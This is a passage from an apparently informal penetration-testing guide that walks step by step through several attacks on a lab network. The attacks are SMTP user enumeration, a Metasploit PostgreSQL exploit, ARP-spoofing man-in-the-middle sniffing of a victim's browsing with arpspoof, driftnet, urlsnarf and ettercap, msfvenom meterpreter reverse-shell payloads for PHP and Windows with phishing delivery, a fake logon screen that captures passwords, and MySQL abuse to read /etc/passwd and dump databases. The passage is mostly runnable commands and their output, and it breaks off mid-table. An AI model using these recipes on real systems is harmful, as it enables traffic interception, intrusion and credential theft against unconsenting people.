


\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

*Go to: -> Kali Linux -> Information Gathering - SMTP Analysis -> smtp-user-enum.*

Running the ‘-h’ option we can view the usage. We’ll use a wordlist from Kali:

*$ smpt-users-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t 192.168.231.109*



## **[Attack 6. Port 5234 PostgreSQL Payload](#_heading=h.30j0zll)**


First, start the PostgreSQL [database](https://null-byte.wonderhowto.com/how-to/sql-injection-101-database-sql-basics-every-hacker-needs-know-0184255/) with the following command.

~$ sudo service postgresql start




Check for the status to be active


* Start msfconsole

**

* Type: search postgres (to find the exploits available)

Msf6> search postgres







We will use exploit number 13 *exploit/linux/postgres/postgres\_payload*

**


* Type: options to check for requirements



* Then set LHOST [ATTACKER IP] AND RHOSTS [TARGET IP] and exploit 

You are in

* Check sysinfo
* List directories



## [**Attack 7. Man-in-the-middle attack – ARP spoofing**](#_heading=h.30j0zll)

2 ATTACKS

Tools needed: install if needed (apt install tool name)

* + Wireshark – Sniffing/spoofing
  + Ettercap text\_only(to access it from the terminal)
  + Nmap
  + Dsniff
  + Arpspoof


Install Ettercap-text-only



Let ‘s NMAP the target network [192.168.0.0/24] (this is a network example)

Sudo nmao -sn [target ip/ netmask]





* **Requirements**

|  |  |
| --- | --- |
| Attacker Required information | Example value (you need to replace these values) |
| Network Interface Name | wlan0 |
| Router IP | 192.000.000.1 |

The Network Interface Name can be easily obtained as running the ifconfig command on a terminal, then from the list copy the name of the interface that you want to use.

The IP of the router can be obtained executing ip route show on a terminal and a message like "default via [This is the router IP]".

From the victim, you will only need the IP (the user needs to be connected to the network provided by the router).

|  |  |
| --- | --- |
| Victim Required Information | Example value (you need to replace these values) |
| Victim device IP | 192.000.000.52 |

1. **Enable packet forwarding in Linux**

The first thing you need to do is to forward all the IPv4 network packages. In this way your machine will act as a router. Execute the following command in a new terminal:

sysctl -w net.ipv4.ip\_forward=1

*Note*

*If your machine isn't forwarding the packets, the internet connection of the user will freeze and therefore the attack will be useless.*

2**. Intercept packages from victim with arpspoof**

arpspoof is a command line utility that allows you to intercept packets on a switched LAN. It redirects too packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch. The structure of the command to start intercepting packets from the victim to the router is the following:

arpspoof -i [Network Interface Name] -t [Victim IP] [Router IP]

2

So, with our values, the command should look like:

Important

Run your command in a new terminal and let it running (don't close it until you want to stop the attack).

1 arpspoof -i wlan0 -t 192.000.000.52 192.000.000.1

2

This process will monitor the packet flow from the Victim to the Router/

3. **Intercept packets from router with arpspoof**

Now that you're intercepting packets from the victim to the router (running on a terminal), you need now to intercept the packets from the victim to the router with arpspoof. The structure of the command to start intercepting packets from the router to the victim is the following:

1 arpspoof -i [Network Interface Name] -t [Router IP] [Victim IP]

2

So with our values, the command should look like:

Important

Run your command in a new terminal and let it running (don't close it until you want to stop the attack).

1 arpspoof -i wlan0 -t 192.000.000.1 192.000.000.52

2

As you can see, it's the same command of the previous step but we switched the position of the arguments. Till this point you're already infiltrated to the connection between your victim and the router. Now you just need to learn how to read those packets using driftnet and urlsnarf.

**4. Sniff images from victim navigation**

To see the images from websites that our victim visits, you need to use driftnet. Driftnet is a program which listens to network traffic and picks out images from TCP streams it observes. Fun to run on a host which sees lots of web traffic. The strucure of the command to start driftnet and see the images that the user see on the websites is the following:

1 driftnet -i [Network Interface Name]

2

Note

If your machine isn't forwarding the packets, the internet connection of the user will freeze and therefore the attack will be useless.

With the information we have, our command should look like:

1 driftnet -i wlan0

2

**5. Sniff URLs information from victim navigation**

To get information about the websites that our victim visits, you can use urlsnarf for it. It is a command line tool that sniffs HTTP requests in Common Log Format. It outputs all requested URLs sniffed from HTTP traffic in CLF (Common Log Format, used by almost all web servers), suitable for offline post-processing with your favorite web log analysis tool (analog, wwwstat, etc.). The structure of the command to sniff the URLs that your victim visits, is the following:

1 urlsnarf -i [Network interface name]

2

In this case, with the information we have, the command to execute will look like:

Note

If your machine isn't forwarding the packets, the internet connection of the user will freeze and therefore the attack will be useless.

1 urlsnarf -i wlan0

2

Congratulations, if you have followed all the steps carefully, you should be now sniffing information about the target you've chosen with a MITM attack. Once your victim visits a website, you should be able to read information about his actions on the internet. To stop the attack, press CTRL + C on every terminal where any process that you've opened is running.

**6. Disable packet forwarding (only when your attack has finished)**

Once you are done with your attack (you don't want to sniff anymore), remember to disable the packet forwarding in the system again executing the following command on a terminal:

1 sysctl -w net.ipv4.ip\_forward=0

2

Summary

1# Enable port forwarding

2sysctl -w net.ipv4.ip\_forward=1

3

4# Spoof connection between Victim and Router

5# Note: Run this command in a new terminal and let it running

6arpspoof -i [Network Interface Name] -t [Victim IP] [Router IP]

7

8# Same step but inverted (nope, it's not the same ...)

9# Note: Run this command in a new terminal and let it running

10arpspoof -i [Network Interface Name] -t [Router IP] [Victim IP]

11

12# Execute driftnet to sniff images

13# Note: Run this command in a new terminal and let it running

14driftnet -i [Network Interface Name]

15

16# Sniff URL traffic of the victim

17# Note: Run this command in a new terminal and let it running

18urlsnarf -i [Network Interface Name]

19

20# Disable port forwarding once you're done with the attack

21sysctl -w net.ipv4.ip\_forward=0

22

23# Examples for values

24# [Network Interface Name] = wlan0

25# [Victim IP] = 192.000.xx

26# [Router IP] = 192.000.1


27

## **Attack 7.1 Attack 2 MITM**

Open another terminal for Ettercap


sudo ettercap -T -S -i wlan0 -M arp:remote /[attacker router ip]// [target ip to attack]//




* Traffic being intercepted 


* Launch wireshark with sudo permission


*sudo wireshark*



Select the interface in this case (wlan0)

ddd






* Filter your search


Ip.addr == [target ip]

After capturing the traffic needed click stop (red square at the left side top)


* Then filter the traffic to http only



* Select communication you want to inspect, right click go down to follow click and select HTTP stream



* see the communication in clear text



**Attack . Creating a Malicious PHP Payload to Hack Linux**

#This will create the payload file "shell.php" with your ip and port.

msfvenom -p php/meterpreter/reverse\_tcp LHOST=<$LOCAL\_IP> LPORT=<$LOCAL\_PORT> -f raw -o shell.php

#You can always "nano" the file to change your ipaddr and port in case you messed up the first step.

#Run 'msfconsole' to start the listener then run the following command.

use exploit/multi/handler

#set payload

set PAYLOAD php/meterpreter/reverse\_tcp

#set your ipaddr

set LHOST <$LOCAL\_IP>

#set your listening port

set LPORT <$LOCAL\_PORT>

#"show options" to check your steps then run the command "exploit"

exploit

#this will start the listener


#Upload "shell.php" to your victim's machine, on another terminal run the following:

python -m SimpleHTTPServer 80

#On the victim's machine open browser and download payload (shell.php), this can be a phishing exercise:



#The victim's machine will need to run the file to connect back to your machine.



## **Attack 8. Creating a Malicious Payload to Hack Windows 64 bit**

#This will create the payload file "shell.php" with your ip and port.

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=<$LOCAL\_IP> LPORT=<$LOCAL\_PORT> -f exe -o shell-x64.exe

#You can always "nano" the file to change your ipaddr and port in case you messed up the first step.

#Run 'msfconsole' to start the listener then run the following command.

use exploit/multi/handler

#set payload

set PAYLOAD windows/x64/meterpreter/reverse\_tcp

#set your ipaddr

set LHOST <$LOCAL\_IP>


#set your listening port

set LPORT <$LOCAL\_PORT>


#"show options" to check ur steps then run the command "exploit"

exploit


#this will start the listener



#Next, upload the FakeLogonScreen.EXE file to the victim’s machine



#Now you should be able to run the FakeLogonScreen.exe from the attacker machine:



#You will now see the victim’s machine closing all apps and showing the logon screen.

#When you type in passwords, the attacker machine will display

## **Attack 9. MySQL port 3306**

Let's focus on the MySQL service:

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

| mysql-info:

| Protocol: 53

| Version: .0.51a-3ubuntu5

| Thread ID: 8

| Capabilities flags: 43564

| Some Capabilities: Support41Auth, SupportsTransactions, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, ConnectWithDatabase, LongColumnFlag, SupportsCompression

| Status: Autocommit

|\_ Salt: w$K,8vk7k8tagd@PR\*zK

* **Exploiting MySQL**

Once you have credentials to connect to the MySQL server, you will want to pivot from recon mode to attack mode. This means you'll be using different exploits from metasploit. Whereas the initial exploit was a scanner, the subsequent exploits will be admin exploits.

There are two different ways to exploit the MySQL server to obtain system information and database information. These are covered below.

* Obtain /etc/passwd from MySQL with Metasploit

The mysql\_sql exploit can be used to connect to the remote database and scan the contents of the /etc/passwd file to get a list of users on the system.

This is done by executing SQL's load\_file() function.

We'll be using an auxiliary/admin/ exploit in metasploit. This one is auxiliary/admin/mysql/mysql\_sql:

msf auxiliary(mysql\_login) > use auxiliary/admin/mysql/mysql\_sql

msf auxiliary(mysql\_sql) >

* This one has fewer options:

msf auxiliary(mysql\_sql) > show options

Module options (auxiliary/admin/mysql/mysql\_sql):

Name Current Setting Required Description

---- --------------- -------- -----------

PASSWORD no The password for the specified username

RHOST yes The target address

RPORT 3306 yes The target port

SQL select version() yes The SQL to execute.

USERNAME no The username to authenticate as

We'll use the root username and a blank password (as we found in the prior step). The Metasploitable virtualbox uses port 3306 for the sql server, so we'll leave rport alone. We will set RHOST to the IP address of the Metasploitable virtualbox. Finally, the SQL that we will execute is:

SELECT LOAD\_FILE('/etc/passwd')

This can be set with MSF console like so:

msf auxiliary(mysql\_sql) > set USERNAME root

USERNAME => root

msf auxiliary(mysql\_sql) > set PASSWORD ''

PASSWORD =>

msf auxiliary(mysql\_sql) > set RHOST 10.0.0.27

RHOST => 10.0.0.27

msf auxiliary(mysql\_sql) > set RPORT 3306

RPORT => 3306

msf auxiliary(mysql\_sql) > set SQL select load\_file(\'/etc/passwd\')

SQL => select load\_file('/etc/passwd')

* Now execute:

msf auxiliary(mysql\_sql) > run

[\*] Sending statement: 'select load\_file('/etc/passwd')'...

[\*] | root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh

sys:x:3:3:sys:/dev:/bin/sh

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/bin/sh

man:x:6:12:man:/var/cache/man:/bin/sh

lp:x:7:7:lp:/var/spool/lpd:/bin/sh

mail:x:8:8:mail:/var/mail:/bin/sh

news:x:9:9:news:/var/spool/news:/bin/sh

uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh

proxy:x:13:13:proxy:/bin:/bin/sh

www-data:x:33:33:www-data:/var/www:/bin/sh

backup:x:34:34:backup:/var/backups:/bin/sh

list:x:38:38:Mailing List Manager:/var/list:/bin/sh

irc:x:39:39:ircd:/var/run/ircd:/bin/sh

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh

nobody:x:65534:65534:nobody:/nonexistent:/bin/sh

libuuid:x:100:101::/var/lib/libuuid:/bin/sh

* **MySQL Enumerate Users**

This is the other mysql admin exploit. This one will enumerate (list) all of the MySQL accounts on the system and their various privileges.

Using it is as easy as pie. You set the username and password variables to root and blank password, then set the port and remote host ip address. Then you're good to go.

msf auxiliary(mysql\_sql) > use auxiliary/admin/mysql/mysql\_enum

msf auxiliary(mysql\_enum) > show options

Module options (auxiliary/admin/mysql/mysql\_enum):

Name Current Setting Required Description

---- --------------- -------- -----------

PASSWORD no The password for the specified username

RHOST yes The target address

RPORT 3306 yes The target port

USERNAME no The username to authenticate as

msf auxiliary(mysql\_enum) > set PASSWORD ''

PASSWORD =>

msf auxiliary(mysql\_enum) > set USERNAME root

USERNAME => root

msf auxiliary(mysql\_enum) > set RPORT 3306

RPORT => 3306

msf auxiliary(mysql\_enum) > set RHOST 10.0.0.27

RHOST => 10.0.0.27

* Now run the exploit and check out the info:

msf auxiliary(mysql\_enum) > run

[\*] Running MySQL Enumerator...

[\*] Enumerating Parameters

[\*] MySQL Version: 5.0.51a-3ubuntu5

[\*] Compiled for the following OS: debian-linux-gnu

[\*] Architecture: i486

[\*] Server Hostname: metasploitable

[\*] Data Directory: /var/lib/mysql/

[\*] Logging of queries and logins: OFF

[\*] Old Password Hashing Algorithm OFF

[\*] Loading of local files: ON

[\*] Logins with old Pre-4.1 Passwords: OFF

[\*] Allow Use of symlinks for Database Files: YES

[\*] Allow Table Merge: YES

[\*] SSL Connections: Enabled

[\*] SSL CA Certificate: /etc/mysql/cacert.pem

[\*] SSL Key: /etc/mysql/server-key.pem

[\*] SSL Certificate: /etc/mysql/server-cert.pem

[\*] Enumerating Accounts:

[\*] List of Accounts with Password Hashes:

[\*] User: debian-sys-maint Host: Password Hash:

[\*] User: root Host: % Password Hash:

[\*] User: guest Host: % Password Hash:

[\*] The following users have GRANT Privilege:

[\*] User: debian-sys-maint Host:

[\*] User: root Host: %

[\*] User: guest Host: %

[\*] The following users have CREATE USER Privilege:

[\*] User: root Host: %

[\*] User: guest Host: %

[\*] The following users have RELOAD Privilege:

[\*] User: debian-sys-maint Host:

[\*] User: root Host: %

[\*] User: guest Host: %

[\*] The following users have SHUTDOWN Privilege:

[\*] User: debian-sys-maint Host:

[\*] User: root Host: %

[\*] User: guest Host: %

[\*] The following users have SUPER Privilege:

[\*] User: debian-sys-maint Host:

[\*] User: root Host: %

[\*] User: guest Host: %

[\*] The following users have FILE Privilege:

[\*] User: debian-sys-maint Host:

[\*] User: root Host: %

[\*] User: guest Host: %

[\*] The following users have PROCESS Privilege:

[\*] User: debian-sys-maint Host:

[\*] User: root Host: %

[\*] User: guest Host: %

[\*] The following accounts have privileges to the mysql database:

[\*] User: debian-sys-maint Host:

[\*] User: root Host: %

[\*] User: guest Host: %

[\*] The following accounts have empty passwords:

[\*] User: debian-sys-maint Host:

[\*] User: root Host: %

[\*] User: guest Host: %

[\*] The following accounts are not restricted by source:

[\*] User: guest Host: %

[\*] User: root Host: %

[\*] Auxiliary module execution completed

Since we already have access to the root user in MySQL, there's no need to brute force other login names. However, if there were many users in a complex database, this might yield a treasure trove of usernames with different privileges, allowing you to see different sections of the database.

* **Dump MySQL Database Contents (SQL Commands)**

Use the SHOW DATABASES sql command to show the databases available.

Use the USE tablename sql command to use a particular database.

Once you've selected a particular database, you can start to explore it. From the list of databases, we can deduce the following:

computer is running two tikiwiki instances

dvwa = damn vulnerable web application

Remember, the password is blank - just hit enter when prompted for password.

$ mysql -u root -p -h 10.0.0.27

Enter password:

Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 10654

Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its

affiliates. Other names may be trademarks of their respective

owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

mysql> SHOW DATABASES;

+--------------------+

| Database |

+--------------------+

| information\_schema |

| dvwa |

| metasploit |

| mysql |

| owasp10 |

| tikiwiki |

| tikiwiki195 |

+--------------------+

7 rows in set (0.00 sec)

Once you have seen all of the databases, you can pick one and start to print out information about it to see what you can see:

|  |  |
| --- | --- |
| mysql> USE information\_schema;  Reading table information for completion of table and column names  You can turn off this feature to get a quicker startup with -A  Database changed  mysql> SHOW TABLES;  +---------------------------------------+  | Tables\_in\_information\_schema |  +---------------------------------------+  | CHARACTER\_SETS |  | COLLATIONS |  | COLLATION\_CHARACTER\_SET\_APPLICABILITY |  | COLUMNS |  | COLUMN\_PRIVILEGES |  | KEY\_COLUMN\_USAGE |  | PROFILING |  | ROUTINES |  | SCHEMATA |  | SCHEMA\_PRIVILEGES |  | STATISTICS |  | TABLES |  | TABLE\_CONSTRAINTS |  | TABLE\_PRIVILEGES |  | TRIGGERS |  | USER\_PRIVILEGES |  | VIEWS |  +---------------------------------------+  17 rows in set (0.00 sec)  mysql> USE dvwa; SHOW TABLES;  Reading table information for completion of table and column names  You can turn off this feature to get a quicker startup with -A  Database changed  +----------------+  | Tables\_in\_dvwa |  +----------------+  | guestbook |  | users |  +----------------+  2 rows in set (0.00 sec)  mysql> USE metasploit; SHOW TABLES;  Database changed  Empty set (0.00 sec)  mysql> USE mysql; SHOW TABLES;  Reading table information for completion of table and column names  You can turn off this feature to get a quicker startup with -A  Database changed  +---------------------------+  | Tables\_in\_mysql |  +---------------------------+  | columns\_priv |  | db |  | func |  | help\_category |  | help\_keyword |  | help\_relation |  | help\_topic |  | host |  | proc |  | procs\_priv |  | tables\_priv |  | time\_zone |  | time\_zone\_leap\_second |  | time\_zone\_name |  | time\_zone\_transition |  | time\_zone\_transition\_type |  | user |  +---------------------------+  17 rows in set (0.00 sec)  mysql> USE owasp10; SHOW TABLES;  Reading table information for completion of table and column names  You can turn off this feature to get a quicker startup with -A  Database changed  +-------------------+  | Tables\_in\_owasp10 |  +-------------------+  | accounts |  | blogs\_table |  | captured\_data |  | credit\_cards |  | hitlog |  | pen\_test\_tools |  +-------------------+  6 rows in set (0.01 sec)  mysql> USE tikiwiki; SHOW TABLES;  Reading table information for completion of table and column names  You can turn off this feature to get a quicker startup with -A  ^[[ADatabase changed  +------------------------------------+  | Tables\_in\_tikiwiki |  +------------------------------------+  | galaxia\_activities |  | galaxia\_activity\_roles |  | galaxia\_instance\_activities |  | galaxia\_instance\_comments |  | galaxia\_instances |  | galaxia\_processes |  | galaxia\_roles |  | galaxia\_transitions |  | galaxia\_user\_roles |  | galaxia\_workitems |  | messu\_archive |  | messu\_messages |  | messu\_sent |  | sessions |  | tiki\_actionlog |  | tiki\_article\_types |  | tiki\_articles |  | tiki\_banners |  | tiki\_banning |  | tiki\_banning\_sections |  | tiki\_blog\_activity |  | tiki\_blog\_posts |  | tiki\_blog\_posts\_images |  | tiki\_blogs |  | tiki\_calendar\_categories |  | tiki\_calendar\_items |  | tiki\_calendar\_locations |  | tiki\_calendar\_roles |  194 rows in set (0.00 sec)  mysql> USE tikiwiki195; SHOW TABLES;  Reading table information for completion of table and column names  You can turn off this feature to get a quicker startup with -A  Database changed  +------------------------------------+  | Tables\_in\_tikiwiki195 |  +------------------------------------+  | galaxia\_activities |  | galaxia\_activity\_roles |  | galaxia\_instance\_activities |  | galaxia\_instance\_comments |  | galaxia\_instances |  | galaxia\_processes |  | galaxia\_roles |  | galaxia\_transitions |  | galaxia\_user\_roles |  | galaxia\_workitems |  | messu\_archive |  | messu\_messages |  | messu\_sent |  | sessions |  | tiki\_actionlog |  | tiki\_article\_types |  | tiki\_articles |  | tiki\_banners |  | tiki\_banning |  | tiki\_banning\_sections |  | tiki\_blog\_activity |  | tiki\_blog\_posts |  | tiki\_blog\_posts\_images |  | tiki\_blogs |  | tiki\_calendar\_categories |  | 